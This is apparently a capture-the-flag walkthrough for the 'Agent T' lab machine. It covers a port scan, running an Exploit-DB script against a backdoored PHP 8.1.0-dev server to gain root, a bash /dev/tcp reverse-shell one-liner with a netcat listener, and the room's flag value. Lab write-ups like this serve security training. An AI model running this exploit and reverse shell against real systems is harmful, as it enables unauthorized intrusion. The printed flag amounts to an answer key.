Agent T


```
ping agentt.thm
```

```
rustscan -r 1-65535 -a agentt.thm -- -A -oN portscan
```


```
PORT   STATE SERVICE REASON         VERSION
80/tcp open  http    syn-ack ttl 59 PHP cli server 5.5 or later (PHP 8.1.0-dev)
|_http-title:  Admin Dashboard
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
```

Only one port is open as **80**

On port **80**




Let's search for nmap result i.e **PHP 8.1.0-dev**



Download the exploit -> https://www.exploit-db.com/exploits/49933

Run the exploit

```
python3 49933.py
```



We got a shell as **root** user. But we can't change the folder or move to another folder.
For that create a reverse shell file

```
echo "bash -i 5<> /dev/tcp/YOUR_IP/9876 0<&5 1>&5 2>&5" > shell.sh
```

Make it executable. Start the netcat listener and run the file.


```
$ echo "bash -i 5<> /dev/tcp/1[redacted]/9876 0<&5 1>&5 2>&5" > shell.sh

$ chmod +x shell.sh

$ ./shell.sh

$ bash shell.sh
```

```
┌──(root㉿Hindutva)-[~/Desktop/ctf/agentT]
└─# rlwrap -f . -r nc -lvnp 9876
listening on [any] 9876 ...
connect to [1[redacted]] from (UNKNOWN) [10.10.186.103] 40848
bash: cannot set terminal process group (1): Inappropriate ioctl for device
bash: no job control in this shell
root@3f8655e43931:/var/www/html# whoami
whoami
root
root@3f8655e43931:/var/www/html# id
id
uid=0(root) gid=0(root) groups=0(root)
```


root@3f8655e43931:/# ls -la
ls -la
total 80
drwxr-xr-x   1 root root 4096 Mar 7 2022 .
drwxr-xr-x   1 root root 4096 Mar 7 2022 ..
-rwxr-xr-x   1 root root   0 Mar 7 2022 .dockerenv
drwxr-xr-x   1 root root 4096 Mar 30 2021 bin
drwxr-xr-x   2 root root 4096 Nov 22 2020 boot
drwxr-xr-x   5 root root 340 Sep 7 14:48 dev
drwxr-xr-x   1 root root 4096 Mar 7 2022 etc
-rw-rw-r--   1 root root   38 Mar 5 2022 flag.txt
drwxr-xr-x   2 root root 4096 Nov 22 2020 home
drwxr-xr-x   1 root root 4096 Mar 30 2021 lib
drwxr-xr-x   2 root root 4096 Jan 11 2021 lib64
drwxr-xr-x   2 root root 4096 Jan 11 2021 media
drwxr-xr-x   2 root root 4096 Jan 11 2021 mnt
drwxr-xr-x   2 root root 4096 Jan 11 2021 opt
dr-xr-xr-x 150 root root   0 Sep 7 14:48 proc
drwx------   1 root root 4096 Sep 7 15:02 root
drwxr-xr-x   3 root root 4096 Jan 11 2021 run
drwxr-xr-x   2 root root 4096 Jan 11 2021 sbin
drwxr-xr-x   2 root root 4096 Jan 11 2021 srv
dr-xr-xr-x 13 root root   0 Sep 7 14:48 sys
drwxrwxrwt   1 root root 4096 Sep 7 15:00 tmp
drwxr-xr-x   1 root root 4096 Jan 11 2021 usr
drwxr-xr-x   1 root root 4096 Mar 30 2021 var
root@3f8655e43931:/# cat flag.txt
cat flag.txt
flag{4127d0530abf16d6d23973e3df8dbecb}root@3f8655e43931:/#